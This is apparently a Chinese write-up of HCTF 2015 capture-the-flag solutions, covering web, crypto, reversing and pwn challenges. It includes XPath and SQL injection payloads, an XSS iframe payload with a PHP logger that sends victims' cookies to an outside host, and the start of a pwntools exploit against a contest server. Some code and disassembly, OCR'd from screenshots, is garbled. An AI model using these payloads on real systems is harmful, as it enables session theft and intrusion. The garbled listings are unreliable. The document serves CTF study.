


404(Web 25)

这个题目当时做出来真心运气，开着 Burp 一顿乱试后，在历史模块找到了 flag：




刚刚复现的时候才发现，出题人给的链接是 webl.php，需要修改成 webl.php（小写 l 到大写 i），才可以抓到 302 的包。

Flag: hctf{w3lcome_t0_hc7f_f4f4f4}

fuck ===(Web 75)

绕过 === 的条件即可，传入参数 xx.php? a[]=1&b[]=2 即可。

md5 函数会报错返回空，===成立



Flag: hctf{dd0g_fjdxs4r3wrkq7jl}

Personal blog(Web 100)

这个题目进去之后是一个博客，可以发现博主的名字为 LoRexxar，直接去 github 上搜索这个博主的名字，果然把源码传上去了 ==

<https://github.com/LoRexxar/LoRexxar.github.io>

在 here is f10g.html 中看到 base64 加密的 flag，解密之后为：

hctf{H3xo_B1og_Is_Niu8i_B1og}

Injection(Web 100)

提示为 XPATH 注入，给出了参数 user=user1，尝试 user1'or '1'='1 无返回，尝试其他方式，发现使用 user=user1' |*|a[@a='a 可正常返回，则构造 payload：

user=user1' |//node()|a[@a='a

从返回的数据中得到 flag：

hctf{Dd0g_fac3_t0_k3yboard233}


easy xss(Web 150)

这个题目首先在主页中的注释中会有提示：

```
<!-- param: /?errmsg=a&t=1&debug=false -->
<!-- xssme: getmycookie.php?url=yourevilurl -->
<!-- DO NOT USE SCANNER OR BURP TOOLS , OR REGARDS AS CHEATING!!! -->
<!-- LOAD YOUR JS FILE,GET MY COOKIE,COME ON-->
```

errmsg、t、debug 三个变量都会被代入到页面的 js 代码中，但是 errmsg 对/、'都做了过滤，t 应该直接被 intval 了，debug 虽然没有做过滤，但是可用的长度只有 8 个字符，最多能插入一个 alert(1)，不够 eval 的长度。

最开始发现 getmycookie.php 有一个 bug，在给管理员访问时，只校验了 url 中是不是包含 0e7d4f3f7e0b6c0f4f6d1cd424732ec5：



于是可以这样让管理员访问任意页面：

http://120.26.224.102:54250/0e7d4f3f7e0b6c0f4f6d1cd424732ec5/getmycookie.php?url=0e7d4f3f7e0b6c0f4f6d1cd424732ec5@xxoo.com/1.html

但是需要盗取题目域里面的 cookie，就需要用 iframe 进行跨域，同时 debug 位置也不够长，所以这里相关技巧链接：

<http://drops.wooyun.org/papers/512>

最后的 payload 如下：

<http://120.26.224.102:54250/0e7d4f3f7e0b6c0f4f6d1cd424732ec5/getmycookie.php?url=0e7d4f3f7e0b6c0f4f6d1cd424732ec5@http://xxoo/1.html>

1.html 如下：

```
<html>
  <head>testtest</head>
  <body>
    <iframe
      src="http://120.26.224.102:54250/0e7d4f3f7e0b6c0f4f6d1cd424732ec5/?errmsg
      =a&t=1&debug=%27;$(name)//"          name="<img          src=xxx
      onerror=window.location.href='http://xxoo/1.php?msg='+document.cookie;>"
    </iframe>
  </body>
</html>
```

1.php 内容如下：

```
<?php
  $content=$_REQUEST["msg"];
  $time=date('Y-m-d H:i:s',time());
  $file="xss.txt";
```

```
$fp = fopen($file,"a+");
fwrite($fp,$time."|".$content."\r\n");
fclose($fp);
```

?>

可以打到自己的 cookie:

```
2015-12-06 14:08:10 |phpsessid=ld0bs89hfhfr9pj0hqb28tsp7
2015-12-06 14:08:30 |phpsessid=ld0bs89hfhfr9pj0hqb28tsp7
2015-12-06 14:08:31 |phpsessid=ld0bs89hfhfr9pj0hqb28tsp7
2015-12-06 14:08:33 |phpsessid=ld0bs89hfhfr9pj0hqb28tsp7
2015-12-06 14:08:39 |phpsessid=ld0bs89hfhfr9pj0hqb28tsp7
```

但是打不了管理员,想想也算是可以引入外部 js,于是果断勾搭了管理员,管理员在看过 payload 之后给了 flag:



Flag: JAVASCRIPT_DRIVES_ME_CREAZY_BUT_YOU_GOODJB

Server is Down(Web & Crypt 175)

这个题目是传入一个 arg 参数,会返回一堆乱码加一段 msg,乱码前面会有注释提示这串乱码是 flag。

统计了下乱码的个数是 512 字节,每次都会改变,而输出的 msg 每次也会改变,联想到给的流密码提示。在异或加密的前提下,flag 明文相同,所以思路是假设加密 msg 和 flag 的密钥流每次是相同的,这样每次 arg 写 512 个字符'1',如果加密后的 msg 有\x00,则密钥就是'1'。【突然想到貌似直接异或下就可以得到密钥了(main2),当时有点蠢……】

还是附上代码吧:

```
def get_rs(arg):
    url = 'http://133.130.108.39:7659/8270537b1512009f6cc7834e3fd0087c/main.php'
    s = requests.Session()

    r = s.post(url, {'arg':arg})
    #print r.content

    msg_list = re.compile('<h2>Message: [\S\s]*</h2>')
    msg = msg_list.findall(r.content)[0].split(' ')[-1].split('</h2>')[0].replace('\\x', '').decode('hex')

    r_s = r.content
    r_s = r_s[r_s.find('<!-- Flag Here:'): -1]
    r_s = r_s.split('<!-- Flag Here:')[ -1].split('-->')[0]

    return r_s, msg

def main():
    m = []
    for i in range(0, 512):
        m.append('')

    while 1:
        r_s,msg = get_rs('1'*512)
        for i in range(0, 512):
            if msg[i] == '\0':
                m[i] = chr(ord(r_s[i])^ord('1'))

        print ''.join(m)
        if '*' not in m:
            break

def main2():
    r_s,msg = get_rs('1'*512)
    key = []
    flag = ''
    i = 0
    for c in msg:
        flag += chr(ord(c)^ord('1')^ord(r_s[i]))
```

最后得到:

```
W+zEbbRZY@1sYSV,4RbG,=A,XRPK|On)$ {xZM1vqrI+eJ5+2H~/CvSWrb|NYZlM_5!uk&<FL@vFd6A8|
3tc<17*Ec%3li?<ct=MjaNEs$PEX?x\H?KL| (|E1-*aCVgW%,zKHB)d>NT[_A/-, &0b%ofpMNX-Bi (
y%Fxd%u+`+v1W4DBiFOe# {a08/%/J=9.`+T9>i[m(W)DHZ]Pt_c|I%8cw`EbY@N8W$-,8M`EbDue|Mj
Jj80HHY^Hnpe&&P~x`yJG|XBuV#>rEI&4[hTgV^#fiG|.nMXEdH.n6CEv<)U,.Rp@rCp9#aSoc]Ev8[
Y5]z1VW|4KuQM~dTM]Sd<O/R>w* (qUj1,*X~)wNBc56)m$ ($/13Q2-lu_2VQ@3D,n0i>bqoD|pt@eiQz
JO/#kDsO09D[%KOMu (Xnj|&ajq3H<uZ,$VOX@*b7ilSXis2M/!p_z43Vd` (k.`~Y!vqk|ctf{D0Y0uKn
ovvhOw7oFxxkRCA?iGuE55UCan...Ah}
```

Flag: hctf{D0Y0uKnovvhOw7oFxxkRCA?iGuE55UCan...Ah}

COMA WHITE(Web 200)

这一题对输入的校验用的是 js 代码,其中最核心的部分被混淆了,去一下混淆:

<http://tool.chinaz.com/js.aspx?qq-pf-to=pcqq.c2c>

得到:

```
(function($, coveredFlag){
$.subscribe("step_0", function(e, data) {
var flag = data.flag;
var edwardNorton = [1, 2, 1, 1, 1, 2, 1, 1, 2, 1, 2, 2, 2, 1, 2, 1, 2, 1, 2, 1, 2];
var davidFincher = [];
var nortonPointer = 0;
$.each(edwardNorton, function(index, val) {
var dfPart = flag.slice(nortonPointer, nortonPointer + val);
nortonPointer += val;
davidFincher.push(dfPart);
});
$.publish("step_1", {
davidFincher: davidFincher
});
});
$.subscribe("step_1", function(e, data) {
var davidFincher = data.davidFincher;
var bradPitt = [];
$.each(davidFincher, function(index, val) {
var bpPart = FFBA94F946CC5B3879FBEC8C8560AC(val);
bpPart = AD9539C3B4B28AABF6F6AF8CB85AEB53(bpPart);
bpPart = E3AA318831FEAD07BA1FB034128C7D76(bpPart);
bradPitt.push(bpPart);
});
var MarilynManson = bradPitt.join();
// document.write(coveredFlag);
if (BF5B983FF029B3BE9B060FD0E080C41A(MarilynManson) === coveredFlag) {
showAlertBox("THE FLAG YOU GIVEN IS CORRECT, YOU ARE SUPPOSED TO SUBMIT IT.")
} else {
showAlertBox("THE FLAG YOU GIVEN IS NOT CORRECT.")
}
})
}
```

从代码中可以看出, flag 的校验分为 2 步, 其中第 2 步调用了 4 个函数(其中两个看起来蛮复杂, 根据逆向狗的经验觉得应该是通用字符处理算法)。

随便传了两个参数试了下, 分别看出是 base64 编码和 md5 算法, 找了 X 站师队友帮忙动态调试下 js, 最后完整的算法如下:

- 1、将输入的 32 个字符进行切割, 按照对应的 1、2 进行分组;
- 2、每组进行 base64 编码, 并去掉等号;
- 3、进行 md5 压缩, 得到了 22 组 32 位 16 进制数进行合并, 与给出的值进行比较。

所以逆向回去需要先把常量字符串切割成 22 组, 进行批量解密, 然后逆推, 最后 python 脚本如下:

```
s = '7e56035a736d269ad670f312496a0846d681058e73d892f3a1d085766d2ee0846d0af56bf9d
i = 0
length = len(s)
ss = ''
for i in range(0, length):
    ss += s[i]
    if (i+1)%32==0:
        print ss
        ss = ''
...
f = open('x.txt', 'r')
lines = f.readlines()
s = ''
for line in lines:
    b64 = line.split(' ')[-1][:-1]
    b64 = b64 + '*'*(4-len(b64))
    s += b64.decode('base64')
    print b64.decode('base64')
print s
```

r.txt - 记事本

```
7e56035a736d269ad670f312496a0846d681058e73d892f3a1d085766d2ee0846d0af56bf9d
d681058e73d892f3a1d085766d2ee0846d0af56bf9d00c5eeb37caea737059dce Mw
0326a0d2fc368284408846b9902a78da Nw
2a6039655313bf5dab1e43523b62c374 MA
8041613eff4408b9268b66430cf5d9a1 RUE
51f581937765890f2a706c77ea8af3cc MQ
06adb51e161b0f829f5b36050037c6f NQ
3d1bc5e8d1a5a239ae77c74b44955fea QUM
0326a0d2fc368284408846b9902a78da Nw
8870253dbfea526c87a75b682aa5bbc5 Qjl
25349a3437406843e62003b61b13571d RjM
09eb53a8dfb5c98d741e2226a4448024 Qzk
2a6039655313bf5dab1e43523b62c374 MA
b81f204316b63919b12b3a1f27319f81 MEQ
af6cdb852ac107524b150b227c2886e Mg
301270f662d064378d0f1d73a851973 RjY
167a3h2baacd621c223a2793h3fa9d2 QO
```

得到 Flag: A06370EA15AC7B2F3C900D2F696C2FB0

confused question(Web 200)

题目在注释中给出了源码 txt， 和一个 register 页面。

先看源码，对传入的参数中 admin 字符串进行了替换：

```
if(!isset($_SESSION['admin'])){$loginStr = str_ireplace('admin','guest',$loginStr);}
```

然后进行 parse_str(\$loginStr,\$loginStr);

并且需要解析出的数组下标 \$n === 'admin' 才进入数据库查询逻辑。

由于 parse_str 会进行 url 解码，将 admin 两次 url 编码为 admi%256e 可绕过替换。

进入数据库查询逻辑后，发现传入的字符串均被转义，考虑使用 register 页面添加用户，但是这个页面永远只会返回 ok,ok very ok 感觉这个语气就像在整人，放弃。

再看源码发现拼接到 url 里的 \$username 传值使用了

```
$username = $v['username'];
```

没有验证 \$v 是否为 array，当 \$v 为 string 时，\$username 会被赋值为 \$v 的第一个字符。

则传入参数 admi%256e=%5c 时 \$sql 会被拼接为

```
select * from admin where username = '\' and password = '$password';
```

此时 POST 参数 password = or 1=1%23 实现注入，得到 flag：

```
hctf{CONFUSED_ABOUT_CODES_BUT_YOU}
```

送分要不要？（萌新点我）(Misc 50)

这里给了一个 zip 的包，解压之后会有一个 png 图片。但是会发现解压后其实比压缩前还小，所以肯定附加了东西。于是 foremost 看看，里面包含一个 zip 和 png，把解压出来的和直接抠出来的 diff 下，发现一样的……

好吧，手动抠一下，发现在两个文件的中间有一串诡异的字符串：

.3B0h:	00 00 00 49 A3 00 00 00	00 52 31 6B 30 52 45 31	...If....R1k0RE1
.3C0h:	4E 57 6C 68 48 55 54 4E	45 54 55 34 79 51 30 64	NW1hHUTNETU4yQ0d
.3D0h:	61 51 31 52 4E 55 6B 70	55 52 30 55 7A 56 45 64	aQ1rNUkpUR0UzVEd
.3E0h:	4F 55 6C 52 48 56 6B 52	45 54 56 46 61 57 45 64	OU1RHVkrETVFaWEd
.3F0h:	4E 4D 6C 56 4E 54 6C 70	55 52 30 31 5A 52 45 74	NM1VNTlpUR01ZREt
.400h:	53 55 6C 52 48 54 56 70	55 53 55 35 61 56 45 63	SU1RHTVpUSU5aVEc
.410h:	30 4E 46 52 46 54 55 70	59 53 56 45 39 50 54 30	ONFRFTUpYSVE9PT0
.420h:	39 50 54 30 89 50 4E 47	0D 0A 1A 0A 00 00 00 0D	9PT0%PNG.....
.430h:	49 48 44 52 00 00 05 56	00 00 03 00 08 06 00 00	IHDR...V.....

根据字符特征，推测是 base64+base32，解出 Flag：

```
hctf{nn1sc_ls_s0_34sy!}
```

what-is-this (Misc 100)

这个题目给的提示是玩玩看，那就玩玩看（反正无限命）……还好以前撸过这个游戏，开着 windbg 玩了通关，一路各种搜字符串无果，还真在通关动画中看到了 flag：



然而有个飞机遮住了 2 个字符，后来队友用了 virtualNES 得到了无码的图片：

卷轴查看器



Flag: ILOVENESAUXHZQGWSSWA

Andy（你们知道他是谁吗）(Misc & Apk 100)

APK 分析，直接 dex2jar 后，丢到 jd 分析：

```
public void onClick()
{
    MainActivity.access$002(this.this$0, MainActivity.access$100(this.this$0).getText().toString());
    this.this$0.make = new Make(MainActivity.access$000(this.this$0));
    if (this.this$0.make.andy().equals("SRlhb70YZHKv1TrNrt08F=DX3cdD3txmg"))
    {
        Toast.makeText(this.this$0, "You get the flag!", 1).show();
        return;
    }
    Toast.makeText(this.this$0, "Sorry", 0).show();
}
```

其中用 make.andy 对输入进行了变换：

```
public String andy()
{
    this.reverse = new Reverse(this.input + "hduls8");
    this.encrypt = new Encrypt(this.reverse.make());
    this.classical = new Classical(this.encrypt.make());
    return this.classical.make();
}
```

前两个是加了后缀反转再 base64，主要是 Classical 函数有一个代换有点坑：

```
ivate String array1 = "0 1 2 3 4 5 6 7 8 9 a b c d e f g h i j k l m n o p q r s t u v w x y z = A B C D E F G H I J K L M E O P Q R S T U V W X Y";
ivate String array2 = "W,p,X,4,5,B,q,A,6,s,V,3,z,b,U,s,E,d,C,c,D,0,t,T,Y,v,9,Q,2,e,8,2,z,h,J,N,g,u,K,k,H,x,L,w,R,I,j,i,y,l,m,S,M,1,0,0,n,2,G,7,=,F";
ivate String input;
ivate String output;

@blic Classical(String paramString)
{
    this.input = paramString;

    @blic String make()
    {
        new String[0];
        new String[0];
        String[] arrayOfString1 = this.array1.split(" ");
        String[] arrayOfString2 = this.array2.split(",");
        int i = this.input.length();
        for (int j = 0; j < i; ++j)
        {
            String str = String.valueOf(this.input.charAt(j));
            int k = 0;
            if (k < 63)
            {
                if (str.equals(arrayOfString1[k]))
                {

```

仔细看第二个字符串是有重复的，所以导致了多解情况的发生，写个脚本转回去，貌似最后正确的 Flag: and8n6yandr3w2i0d

真的很友善的逆向题（福利）(RE 150)

是一个会跑的按钮，估计响应了鼠标移动事件，应该是永远点不到的，先想办法进到按钮响应函数里面……

拖进 OD 发现直接跪了，通过 bpx papa 找到反调试函数（出题人友善的在需要到达的地方加上了“甜党万岁”，直接一路 patch 跳转判断就行：

00401207	> 75 00	jnz	00401209	eax
00401208	FF15 1000410	call	kernel32.CheckRemoteDebuggerPresent	
0040120C	95C0	test	eax, eax	
0040120E	EB 0B	jnp	short 004012EB	
004012E0	8370 F8 01	cmp	dword ptr [ebp-8], 1	
004012E4	75 12	jnz	short 004012F8	
004012E6	E9 99000000	jmp	00401384	
004012E8	68 84554100	push	00415584	甜党万岁\n
004012F0	E8 01170000	call	004029F6	
004012F5	83C4 04	add	esp, 4	
004012F8	6A 00	push	0	
004012FA	6A 00	push	0	
004012FC	6A 00	push	0	
004012FE	68 90134000	push	00401390	
00401303	6A 00	push	0	
00401305	6A 00	push	0	
00401307	E8 A8140000	call	004027B4	
0040130C	8BF0	mov	esi, eax	
0040130E	83C4 18	add	esp, 18	
00401311	85F6	test	esi, esi	
00401313	90	nop		
00401314	90	nop		
00401315	68 84554100	push	00415584	甜党万岁\n
0040131A	E8 D7160000	call	004029F6	
0040131F	83C4 04	add	esp, 4	

然后 F9 程序跑起来，同样方法果断找到一处 GetWindowTextA，就一处，肯定是这里了……

004019F0	FF15 0C01410	call	kernel32.GetUserInterfaceLanguageName	
004019F4	8045 DC	lea	eax, dword ptr [ebp-24]	Count = 1E (30.)
004019F7	50	push	eax	Buffer
004019F8	FF35 F891410	push	dword ptr [4191F8]	hWnd = 00060264 (class='Edit',parent=00120290)
004019FE	FF15 0C01410	call	kernel32.GetUserInterfaceLanguageName	GetWindowTextA
00401A04	804D DC	lea	ecx, dword ptr [ebp-24]	
00401A07	8D51 01	lea	edx, dword ptr [ecx+1]	
00401A09	8D9B 00000000	lea	ebx, dword ptr [ebx]	
00401A10	8A01	mov	al, byte ptr [ecx]	
00401A12	41	inc	ecx	
00401A13	9AC0	test	al, al	
00401A15	75 F9	jnz	short 00401A10	
00401A17	2BCA	sub	ecx, edx	
00401A19	83F9 16	cmp	ecx, 16	
00401A1C	0F85 8B000000	jnz	00401A80	
00401A22	8A55 F1	mov	dl, byte ptr [ebp-F]	
00401A25	804D DC	lea	ecx, dword ptr [ebp-24]	
00401A28	E8 73030000	call	00401DA0	hctf{

然后到 IDA 里面找对应的逻辑函数：

```
if ( a3 == 273 && !(a4 >> 16) && (_WORD)a4 == 1004 )
{
    GetWindowTextA(dword_4191F8, &String, 30);
    v6 = &v15;
    if ( strlen(&String) == 22 )
    {
        LOBYTE(v6) = BYTE4(v16);
        if ( sub_401DA0(&String, v6) )
        {
            if ( sub_401BB0(&String) )
            {
                v7 = 0;
                while ( 1 )
                {
                    v8 = dword_4191B0 ^ byte_418217;
                    if ( (dword_4191B0 ^ byte_418217) >= 0
                        && dword_4191B0 != byte_418217
                        && (v8 ^ (char)v16) == byte_418218
                        && (v8 ^ SBYTE1(v16)) == byte_418219
                        && (v8 ^ SBYTE2(v16)) == byte_41821A
                        && (v8 ^ SBYTE3(v16)) == byte_41821B )
                    {
                        break;
                    }
                    Sleep(0x14u);
                    ++v7;
                    if ( v7 >= 100 )
                        goto LABEL_28;
                }
            }
        }
    }
```

可以看到要求 flag 长度是 22 位，然后会有 3 个 check，第一个 check 逻辑是这样：

```
'3'-flag[0] = 0xfffffffffeb
'1'-flag[1] = 0xfffffffffee
'6'-flag[2] = 0xfffffffffe2
'7'-flag[3] = 0xffffffffff1
'5'-flag[4] = 0xffffffffffb
```

得到前五位 HCTF{，直接在 OD 里暂停，然后跳到 GetWindowTextA 处，进到第二个函数里面，结合 IDA 猜测是 check 只允许有数字和字母，并做一次字节变换，将{后的前 12 个字节分别变成 12 个数，赋值到 0x4191C0 处，出函数后再进行一次移位，和固定的值比较：


```

00415600 66 00 00 00 64 00 00 00 C8 00 00 00 68 00 00 00 f...d...?...h...
00415610 75 00 00 00 75 00 00 00 14 00 00 00 08 00 00 00 u...u...■...■...
00415620 68 00 00 00 15 00 00 00 68 00 00 00 12 00 00 00 h...■...h...■...

```

通过对字母的尝试，找到了变换规律，并得到移位后的部分：

ca0e

rrUL

eVeS

在移位之前，会对后 4 个字节做一次 check：

```

v7 = dword_4191B0 ^ byte_418217;
if ( (dword_4191B0 ^ byte_418217) >= 0
    && dword_4191B0 != byte_418217
    && (v7 ^ (char)v15) == byte_418218
    && (v7 ^ SBYTE1(v15)) == byte_418219
    && (v7 ^ SBYTE2(v15)) == byte_41821A
    && (v7 ^ SBYTE3(v15)) == byte_41821B )
    break;

```


```

data:00418218 byte_418218 db 45h
data:00418219 byte_418219 db 61h
data:0041821A byte_41821A db 36h
data:0041821B byte_41821B db 33h

```

根据 v7=2，可以知道后 4 位是：Gc41

再在 OD 里面用 1-12 研究下移位算法得到：




所以手工还原下移位前的 Flag：HCTF{UareS0cLeVerGc41}

欧洲人的游戏（你是欧洲人吗？）(RE 200)

在弄清欧洲人和非洲人是相对的概念后，果然发现这个题目难度不在逆向，而在于爆破和脸……orz……

在 OD 里面可以断到核心代码，并用 IDA 进行分析：



长度要求是 20，后 10 位由固定字节进行异或，然后 check：

010111A8	0F85 EB000000	jmp 1426_(2).0101129F	
010111B4	EB 0A	jmp short 1426_(2).010111C0	
010111B6	8DA424 000000	lea esp,dword ptr ss:[esp]	
010111BD	8D49 00	lea ecx,dword ptr ds:[ecx]	
010111C0	8A4C06 0A	mov cl,byte ptr ds:[esi+eax*0xA]	
010111C4	80F1 07	xor cl,0x7	
010111C7	3888 A8BD010	cmp byte ptr ds:[eax+0x101BD08],cl	
010111CD	0F85 CA000000	jmp 1426_(2).0101129D	
010111D3	40	inc eax	
010111D4	83F8 0A	cmp eax,0xA	
010111D7	7C E7	j short 1426_(2).010111C0	
010111D9	0FB606	movzx eax,byte ptr ds:[esi]	
010111DC	A2 B8BD0101	mov byte ptr ds:[0x101BD08],al	
010111E1	0FB646 01	movzx eax,byte ptr ds:[esi+0x1]	
010111E5	A2 C9BD0101	mov byte ptr ds:[0x101BD09],al	
010111FA	0FB646 02	movzx eax,byte ptr ds:[esi+0x2]	
c1=66 ('f')			
ds:[0101BD08]=7E ('~')			
地址	HEX 数据	ASCII	
0101BD08	7E 27 60 37 48 63 36 33 35 31 00 00 00 00 00 00	~~^7Hc6351....	

异或得到: yg0Od1426

前 10 位 check 算法:

```
byte_40BDDA = *((_BYTE *)u1 + 2);
byte_40BDEB = *((_BYTE *)u1 + 3);
byte_40BDFC = *((_BYTE *)u1 + 4);
byte_40BE0D = *((_BYTE *)u1 + 5);
byte_40BE1E = *((_BYTE *)u1 + 6);
byte_40BE2F = *((_BYTE *)u1 + 7);
byte_40BE40 = *((_BYTE *)u1 + 8);
u6 = *((_BYTE *)u1 + 9);
u7 = -1;
u8 = -1;
byte_40BE51 = u6;
u9 = 0;
do
{
    u8 = dword_40BEC4[2 * (unsigned __int8)(u8 ^ byte_40BD09[u9])] ^ ((unsigned int)u8 >> 8);
    u7 = dword_40BEC0[2 * (unsigned __int8)(u7 ^ byte_40BD08[u9])] ^ ((unsigned int)u7 >> 8);
    u9 += 2;
}
while ( u9 < 256 );
u10 = ~u8;
if ( ~u7 == 570961634 && u10 == -943542018 )
    return 1;
```

没办法逆向回去，花点时间把算法抠出来:

`inline void gen_check(string flag, int &check1, int &check2)`

```
{
    buf[0x40BDB8-0x40BDB8] = flag[0];
    buf[0x40BDC9-0x40BDB8] = flag[1];
    buf[0x40BDDA-0x40BDB8] = flag[2];
    buf[0x40BDEB-0x40BDB8] = flag[3];
    buf[0x40BDFC-0x40BDB8] = flag[4];
    buf[0x40BE0D-0x40BDB8] = flag[5];
    buf[0x40BE1E-0x40BDB8] = flag[6];
    buf[0x40BE2F-0x40BDB8] = flag[7];
    buf[0x40BE40-0x40BDB8] = flag[8];
    buf[0x40BE51-0x40BDB8] = flag[9];

    check1 = -1;
    check2 = -1;

    int j = 0;
    do
    {
        check2 = xor[1+2 * (unsigned __int8)(check2 ^ buf[j+1])] ^ ((unsigned int)check2 >> 8);
        check1 = xor[2 * (unsigned __int8)(check1 ^ buf[j])] ^ ((unsigned int)check1 >> 8);
        j += 2;
    } while (j<256);
```

```

check1 = ~check1;
check2 = ~check2;
}

```


//两个常量略去，抠出来略痛苦……

然后爆破，根据后十位猜测前面可能是 xxxxxxxvery g0Od1426 或者 xxxxxxxv3ry g0Od1426，还好 RP 不错，居然爆破出来了……

```

30 31 32 33 34 35 36 11
0 1 2 3 4 5 6 7 8 9 10 11
30 31 32 33 34 35 36 12
0 1 c1c 1s v3ry g00d1426

```



得到 Flag: hctf{c1c 1s v3ry g0Od1426}

复古的程序(RE 250)

这是一道 8086 汇编的逆向题，OD、windbg 都不太靠谱，搜了半天，找到了神器……TR。
真的很好用，秀一发界面：

```

AX=0000 DX=0000 CX=0000 DX=2565 SP=0000 BP=0000 SI=0100 DI=0000
DS=2565 ES=2565 SS=2575 CS=2575 IP=0093 o d I S z a p c t
2565:0000 CD 20 FF 9F 00 9A F0 FE-1D F0 0B 02 90 05 4B 01 = f.Ü≡.εÉ.R.
2565:0010 14 04 56 01 14 04 14 04-01 01 01 00 02 FF FF FF ..U.....
2575:0093 B87525 MOV AX,2575
2575:0096 8ED0 MOV DS,AX
2575:0098 8ED0 MOV SS,AX
2575:009A BC3603 MOV SP,0336
2575:009D 03EC02 SUB SP,02
2575:00A0 0BEC MOV BP,SP
2575:00A2 8B4600 MOV AX,[BP+0000]
2575:00A5 3146FE XOR [BP-021,AX]
2575:00A8 03ED02 SUB BP,02
2575:00AB 03EC02 SUB SP,02
2575:00AE 01FDB600 CMP BP,00B6
2575:00B2 7402 JE 00B6
2575:00B4 EBEC JMP 00A2
2575:00B6 37 AAA
2575:00B7 45 INC BP
2575:00B8 BC02E0 MOV SP,E002

```

可以使用 BP 指令，可以在 1A5 的位置下断点断下来，断到输入：

```

AX=0049 BX=0003 CX=0000 DX=0000 SP=02BC BP=02BB SI=0002 DI=001E
DS=2575 ES=2565 SS=2575 CS=2575 IP=01A5 o d I S z a p c t
2575:0002 31 32 33 34 35 36 37 38-39 30 0D 00 00 00 00 1234567890.....
2575:0012 00 00 00 00 00 00 00 00-00 4D 54 49 00 00 00 00 .....MTI....
2575:019B CA02C4 RETF C402
2575:019E BB0300 MOV BX,0003
2575:01A1 EB6C JMP 020F
2575:01A3 90 NOP
2575:01A4 47 INC DI
2575:01A5 8A4402 MOV AL,[SI+0002] (2575:0004=33)
2575:01A8 0A00 OR AL,00

```

输入最长是 24 位，而最后的判断是 32 位，接下来可以看到还做了 base64 加密和移位
的操作，F10 单步向下分析即可。最后的 keygen 脚本：

```

s1 = 'EIAUVNoJfI]s]ENAH<fkHbu5@7iBCiC}'
s2 = ''
for i in range(0, len(s1)/2):
    s2 += s1[i]
    s2 += s1[i+len(s1)/2]

#print s2

s3 = ''
for i in range(len(s2)/2, len(s2)):
    s3 += chr(ord(s2[i])^0x07)

for i in range(0, len(s2)/2):
    s3 += chr(ord(s2[i])^0x0c)

print s3.decode('base64')

```

得到 Flag: hctf{Dd0g 1s 1426 d0gs!}

What should I do ?(Pwn 200)

很坑爹的栈溢出，一大混乱的移位计算 balabala，最后在大腿的指点下才发现得输入 base64 解码，然后可以输入 160 个字节，问题就出现在这里，在输入 160 字节解码以后，最后补的 0 被解码出的字符串覆盖掉了，这就导致循环的解码，就可以覆盖返回地址了，但是开了 Cookies，所以覆盖完了程序会挂掉，然后发现这是 fork 出的一个子进程，然后嘛，leak cookies，再次溢出的时候填入正确的 cookies 就行了，最后加上一个简单的 ROP Code（非常烂，自己都不忍直视）：

```

# -*- coding:utf-8 -*-
# date:2015-12-6

__author__ = 'bongbongbong'

import base64
from pwn import *
context(arch = 'amd64', os = 'linux')

#p = process("./pwn4")
p = remote('120.55.86.95', 44444)
#sleep(5)

payload = 'A'*49
printlen(payload)
payload = base64.b64encode(payload)
payload += "="
payload += 'B'*51

print "payload1 = " + payload

